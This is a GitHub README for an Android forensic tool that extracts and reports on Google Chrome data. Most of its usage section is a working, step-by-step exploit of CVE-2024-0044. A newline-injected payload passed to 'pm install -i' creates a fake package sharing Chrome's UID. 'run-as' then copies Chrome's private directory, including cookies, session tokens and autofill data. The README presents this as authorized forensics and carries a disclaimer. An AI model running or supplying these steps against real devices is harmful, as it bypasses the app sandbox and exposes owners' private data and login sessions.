 jacktekno/chrome-forensic_cve-2024-0044
A robust digital forensics tool for extracting and analyzing Google Chrome artifacts from Android devices




A robust digital forensics tool for extracting and analyzing Google Chrome artifacts from Android devices
Features • Installation • Usage • Documentation
Author: JackTekno
GitHub: github.com/JackTekno
This tool utilizes the CVE-2024-0044 (Run-as) vulnerability to bypass permission restrictions on non-rooted Android 12/13 devices, enabling forensic extraction of Google Chrome data. The tool parses raw SQLite databases and generates comprehensive analysis reports.

Complete forensic analysis workflow from acquisition to reporting
The tool generates a comprehensive Excel report (result_chrome_forensic.xlsx) with the following sheets:
| Sheet Name | Description |
|---|---|
| 📖 Browsing History | Detailed timeline of visited URLs |
| 📈 Analytics – Top Sites | Statistical ranking of most visited domains |
| ⚠️ ALERTS – Suspicious | Auto-flagged URLs (hacking, drugs, adult content) |
| 📥 Downloads | Download history with paths and file sizes |
| 🔍 Search Terms | User search queries from omnibox/Google |
| 🍪 Cookies & Sessions | Session tokens and cookie metadata (Hex encrypted) |
| ✍️ Autofill Data | Saved form data (names, addresses, etc.) |
F-Droid.apk)Clone the repository
git clone https://github.com/JackTekno/Chrome-Forensic_CVE-2024-0044.git
cd Chrome-Forensic_CVE-2024-0044
Install dependencies
pip install -r requirements.txt
# Push a dummy APK to temporary folder
adb push F-Droid.apk /data/local/tmp/base.apk
adb shell pm list packages -U | grep com.android.chrome
# Output example: package:com.android.chrome uid:10129
# Note the UID (e.g., 10129)
⚠️ Replace
10129with your actual Chrome UID from Step 3
adb shell

# Inside ADB Shell:
PAYLOAD="@null
victim 10129 1 /data/user/0 default:targetSdkVersion=28 none 0 0 1 @null"

# Trigger the package manager
pm install -i "$PAYLOAD" /data/local/tmp/base.apk
# Still inside ADB Shell
run-as victim tar -cf - /data/data/com.android.chrome/ | cat > /data/local/tmp/chrome.tar

# Exit ADB Shell
exit
adb pull /data/local/tmp/chrome.tar .
Extract the 'chrome.tar' file in the project folder. You do not need to move files manually. The Python script will automatically find the database files inside the extracted folders.
tar -xf chrome.tar
Run the forensic analysis tool:
python3 chrome_forensic.py
The tool will analyze the database files and generate result_chrome_forensic.xlsx in the same directory.
⚠️ IMPORTANT: This tool is designed for educational and authorized forensic analysis purposes only.
- Only use on devices you own or have explicit written permission to analyze
- Unauthorized access to digital devices may violate laws in your jurisdiction
- The authors assume no liability for misuse of this tool
Contributions are welcome! Please feel free to submit a Pull Request.
This project is licensed under the GNU General Public License v3.0. See the LICENSE file for details.
The proof of concept for the acquisition method was summarised and shared by Tinyhack.com.
Made with ❤️ by JackTekno
